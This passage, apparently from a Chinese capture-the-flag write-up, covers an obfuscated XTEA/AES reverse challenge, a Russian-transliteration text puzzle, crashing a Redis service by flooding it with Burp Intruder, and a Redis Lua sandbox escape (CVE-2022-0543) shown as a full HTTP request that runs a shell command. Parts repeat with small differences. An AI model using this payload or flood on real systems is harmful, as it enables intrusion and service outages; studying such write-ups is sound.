    }
    else if ( v5 == 0x422EE3A3 )
    {
        v5 = 0x2C7672FE;
    }
    else if ( fd >= 0 )
    {
        v5 = 0x3D0AE75C;
    }
    else
    {
        v5 = 0xAE71CE55;
    }
}
if ( v5 > (int)0xF4EFC520 )
    break;
if ( v5 == -1876117838 )
{
    v24 = v3;
    v6 = (((x_19 - 1) * x_19) ^ 0xFFFFFFFF) & ((x_19 - 1) * x_19) != 0;
    if ( (y_20 > 9) ^ v6 | (y_20 <= 9 && !v6) )
        v5 = 745960190;
    else
        v5 = 0x422EE3A3;
}
else
{
    printf((const char *)&xmmword_10300);
    v2 = -1;
    v5 = 11889251;
}
}
if ( v5 != -185613023 )
    break;
if ( v23 )
    v5 = 310177078;
else
    v5 = 778154700;
}
if ( v5 != 310177078 )
    break;
sub_4D40((unsigned int)fd, (__int64)v22, v24 + 57005, *(unsigned __int8 *)(a1 + v24));
v3 = v24 + 1;
v5 = -1876117838;
}
return v2;
}

```

从代码中可以看到，发送的流量每次长度都是0x34，与流量包中一致，且在从20开始是经过AES加密的数据，密匙为'Hello from 2048!'，其中S盒进行了修改。

然后是看web部分的game\_manager.js，有混淆，[解混淆测试版V0.1 \(yuanrenxue.com\)](http://yuanrenxue.com)去混淆后可以看到xtea加密

```

function kzlso(_0x453233, _0x2117ab) {
    var _0x42d6d5 = new Array(2),
        _0xdb6ca4 = new Array(4),
        _0x26580b = "",
        _0x2c42cb;

    for (var _0x502c82 = 0; _0x502c82 < 4; _0x502c82++) _0xdb6ca4[_0x502c82] = as8dh(_0x2117ab["slice"](_0x502c82 * 4, (_0x502c82 + 1) * 4));

    var _0x5c8afb = _0x453233["length"] % 8;

    if (_0x5c8afb != 0) {
        for (_0x502c82 = 0; _0x502c82 < 8 - _0x5c8afb; _0x502c82++) {
            _0x453233 = _0x453233 + "";
        }
    }

    for (_0x502c82 = 0; _0x502c82 < _0x453233["length"]; _0x502c82 += 8) {
        _0x42d6d5[0] = as8dh(_0x453233["slice"](_0x502c82, _0x502c82 + 4));
        _0x42d6d5[1] = as8dh(_0x453233["slice"](_0x502c82 + 4, _0x502c82 + 8));
        ajsdhg(_0x42d6d5, _0xdb6ca4);
        _0x26580b += mzxyue8(_0x42d6d5[0]) + mzxyue8(_0x42d6d5[1]);
    }

    return _0x26580b;
}

```

```

void decipher(uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], delta=2654435769, sum=delta*32;
    for (i=0; i < num_rounds; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0]=v0; v[1]=v1;
}

```

解密得到flag{6dcdac98075f11316af7a239c9ddfe47}

## MISC

### Check-in



## plaintext

base64解码后发现语法规则，类似自然语言，再去掉特殊符号

```

doBR0 POVALOWATX NA MAT, WY DOLVNY PEREWESTI TO ANGLIJSKIJ QZYK. tWOJ SEKRET SOSTOIT IZ DWUH SLOW. wSE BUKWY STRONYE. qBLONYJ ARBUZ. vELAEM WAM OTLINOGO DNQ.

```

读起来比较像俄语，遂转俄文，并精修一下

```
Добро повалочатх на мат, щй долвнй перещести то на англиыскиы язык.  
Тщовы секрет состоит из дщух слощ.  
Щсе букщй стронйе.  
Яблонйы арбуз.  
Велаем щам отлиного дня.
```

谷歌翻译和百度翻译结果比对

```
Welcome to the mat, please move it to the English language./Well, you put it on a cushion and keep it for a long  
time.  
A good secret consists of two layers. /It's a secret.  
Shchse bukshchy strongye./This is a string.  
Apple watermelon./Apple watermelon.  
We wish you a great day. /We have a beautiful day.
```

阅读理解flag为HFCTF{apple\_watermelon}

## Quest-Crackme

120.76.219.239:26160

进入环境发现想要getflag必须要使得redis崩溃

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

120.79.121.132:38841/shell.php?x Quest - RCE Quest - Crash

120.76.219.239:26160

# Crash me!

Welcome! Try crash me to get the flag.

These are some useful commands you might want to have a try.

SYSINFO GETFLAG INFO KEYS \* FLUSHALL

SET aaaaa 1231312 Execute


GET key Query

redis-server is still running, pid: 7.  
Try harder!

想到耗尽redis资源使其崩溃，则密集发送大量数据来试试



10. Intruder attack of 120.76.219.239 - Temporary attack - Not saved to project file								
攻击	保存	列	结果	目标(Target)	位置	有效载荷	资源池(Resource Pool)	选项(Options)
筛选(Filter):显示所有项目(Showing all items)								?
请求(Requ...	有效载荷	状态(Sta... ▾	错误(Err...	超时	长度(Lengt...	注释(Comment)		
825	6waa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
826	7waa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
828	9waa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
829	axaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
830	bxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
836	hxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
838	jxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
839	kxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
841	mxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
842	nxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
844	pxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
845	qxaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
848	txaa	500	<input type="checkbox"/>	<input type="checkbox"/>	464			
...								
3409								



即可GETFLAG

## Quest-Rce

通过题目想到redis可以猜测这个题目利用的是CVE-2022-0543

详细可以看: <https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.zh-cn.md>

```
POST /sendreq HTTP/1.1
Host: 120.25.155.106:28311
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.25.155.106:28311/
Content-Type: application/json
Origin: http://120.25.155.106:28311
Content-Length: 261
Connection: close

{"query":"SET A A\r\neval \"local io_l = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_l(); local f = io.popen('cat flag_UVEmDKY4VHyUVRVj46ZeoJgfZpxzG', 'r'); local res = f.read('*a'); f:close(); return res\\\" 0 \\r\\n\"}
```

得到如下:

送大量数据来试试

[外链图片转存中...(img-BMWDZRhM-1648197572826)]

Burp大压力发包打崩溃, 当返回500时表示已崩溃

[外链图片转存中...(img-XJXi1JYZ-1648197572826)]

[外链图片转存中...(img-lwwzZSRq-1648197572827)]

即可GETFLAG

## Quest-Rce

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详细可以看：<https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.zh-cn.md>

```
POST /sendreq HTTP/1.1
Host: 120.25.155.106:28311
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.25.155.106:28311/
Content-Type: application/json
Origin: http://120.25.155.106:28311
Content-Length: 261
Connection: close
```

```
{"query": "SET A A\r\neval \"local io_1 = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_1(); local f = io.popen('cat flag_UVEmnDKY4VHyUVRVj46ZeojgfZpxzG', 'r'); local res = f:read('*a'); f:close(); return res\\\" 0 \\r\\n\"}
```